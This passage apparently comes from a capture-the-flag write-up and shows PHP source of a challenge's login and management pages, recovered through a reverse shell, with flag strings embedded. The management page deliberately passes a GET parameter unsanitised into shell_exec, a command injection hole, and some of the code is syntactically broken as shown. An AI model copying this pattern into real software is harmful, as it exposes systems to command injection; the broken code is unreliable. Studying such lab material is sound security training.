            echo "<script>>window.open('management.php','_self')</script>";
        }
        else
        {
            $_SESSION['error'] = true;
            unset($_SESSION['isAdmin']);
            unset($_SESSION['logged_user']);
        }
    }

```

Figure 123: login.php.save read via reverse shell

```

www-data@AUV-Mesa-Entry-15:~/html$ cat management.php
<?php
session_start();

if(!$_SESSION['logged_user'])
{
    header("Location: login.php");//redirect to the login page to secure the welcome page without login access.
}

?>

<html>

<head lang="en">
<meta charset="UTF-8">
<link type="text/css" rel="stylesheet" href="css/bootstrap.css">
<link type="text/css" rel="stylesheet" href="css/m.css">
<title>USER MANAGEMENT</title>
</head>

<body>
<center><h1>Zucc's Management System</h1></center><br>
<div id="wrap">
<div id="user">
<div id="u-area">

<?php
echo "Welcome, " . (($_SESSION['isAdmin']==1) ? "<strong><span style='color:red'>" . $_SESSION['logged_user'] . "</span></strong>" : $_SESSION['logged_user']);
?>
</div>
<div id="logout"><a href="logout.php" class="btn btn-outline-danger">Logout</a></div>
</div>
<?php

if($_SESSION['logged_user'] != "marq" && $_SESSION['logged_user'] != "freeman" && $_SESSION['logged_user'] != "groves"){
    echo "<div class='alert alert-hacker'><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";
}

if($_SESSION['isAdmin']==1){
    echo "<div class='table-scr0l'><h1 align='center'>All the Users</h1><div class='table-responsive'>#—this is used for responsive display in mobile and
    echo "<table class='table table-bordered table-hover table-striped' style='table-layout: fixed'>";
    echo "<thead class='thead-dark'>";
    <tr>
        <th>User Id</th>
        <th>Username</th>
        <th colspan='2'>Userpass</th>
        <th>Salary</th>
        <th>System Access?</th>
        <th>Unixname</th>
        <th>Delete User</th>
    </tr>
</thead>";

    include("db.php");
    $view_users_query="select * from users";//select query for viewing users.
    $run=mysqli_query($dbcon,$view_users_query);//here run the sql query.

    while($row=mysqli_fetch_array($run))//while look to fetch the result and store in a array $row.
    {
        $user_id=$row[0];
        $user_name=$row[1];
        $user_pass=$row[2];
        $user_salary=$row[6];
        $user_hasUnix=$row[4];
        $user_unixName=$row[5];

        echo "<tr>
        #—here showing results in the table —>
        <td>". $user_id . "</td>
        <td>". $user_name . "</td>
        <td colspan='2'>". $user_pass . "</td>
        <td>". $user_salary . "</td>
        <td>". $user_hasUnix . "</td>
        <td>". $user_unixName . "</td>
        <td><a href='#' . $user_id . "><button>Delete</button></a></td>
    </tr>";
    }
    echo "<table>
    </div>
    </div>";
}

<center>
<form>
    <select name="read">
        <option value="err.log" selected>Errors</option>
        <option value="login.log" selected>Logins</option>
        <option value="sys.log" selected>System</option>
    </select>
    <input class="btn btn-primary" type="submit" value="Read">
</form>
<?php
echo "<div>LATEST EVENT:<br><div id='logs'>";
if(isset($_GET['read'])){
    //ICSe{b3c0ming_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div></div>";
    if($_GET['read'] != "err.log" && $_GET['read'] != "login.log" && $_GET['read'] != "sys.log"){
        echo "<span style='background-color:#011526; color:#F2B872'>{ }> # <strong>ICSe{1s_this_4_lf1?}</strong></span>";
    }
}
echo "</div></div></div></center>";

?>
</body>

```

Figure 124: management.php read via reverse shell

8.3 Digital Forensics